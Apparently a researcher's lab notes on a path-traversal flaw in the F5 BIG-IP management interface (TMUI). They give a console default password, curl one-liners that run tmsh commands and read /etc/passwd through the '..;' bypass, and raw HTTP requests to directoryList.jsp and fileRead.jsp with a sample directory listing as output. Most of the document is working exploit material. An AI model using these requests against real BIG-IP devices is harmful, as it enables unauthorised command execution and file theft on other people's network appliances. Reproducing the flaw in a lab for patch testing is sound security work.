


╭─root@kali /var/www/html/big_ip
╰─# md5sum *
ce16d114fc4d04f087e6ebc4cfac89a9  BIGIP-14.1.2.6-0.0.2.ALL-vmware.ova
b57614da7bdacdd76c14546bd910add5  BIGIP-15.1.0-0.0.31.ALL-vmware.ova

#### Console Default Password

https://www.question-defense.com/2011/03/28/f5-big-ip-ltm-ve-default-login-big-ip-local-traffic-manager-virtual-edition-console-login

`root/default`
https://twitter.com/x4ce/status/1279790599793545216
RCE:
curl -v -k  'https://[F5 Host]/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=list+auth+user+admin'

Read File:
curl -v -k  'https://[F5 Host]/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd'
/tmui/locallb/workspace/directoryList.jsp
Example:
directoryPath=/usr/local/www/

GET /tmui/login.jsp/..;/tmui/locallb/workspace/directoryList.jsp?directoryPath=/usr/local/www/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=65ACC6C79B31335D71E4F432DB39EA50
Connection: close
Upgrade-Insecure-Requests: 1
      {
        "dir": "tmui",
        "children": [
          {
            "dir": "WEB-INF",
            "children": [
              {
                "dir": "classes",
                "children": [
                  {
                    "dir": "org",
                    "children": [
                      {
                        "dir": "apache",
                        "children": [
                          {
                            "dir": "jsp",
                            "children": [
                              {
                                "dir": "common",
                                "children": [
                                  {
                                    "file": "deleteconfirm_jsp.class"

                                      ............................
Example:
/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

GET /tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
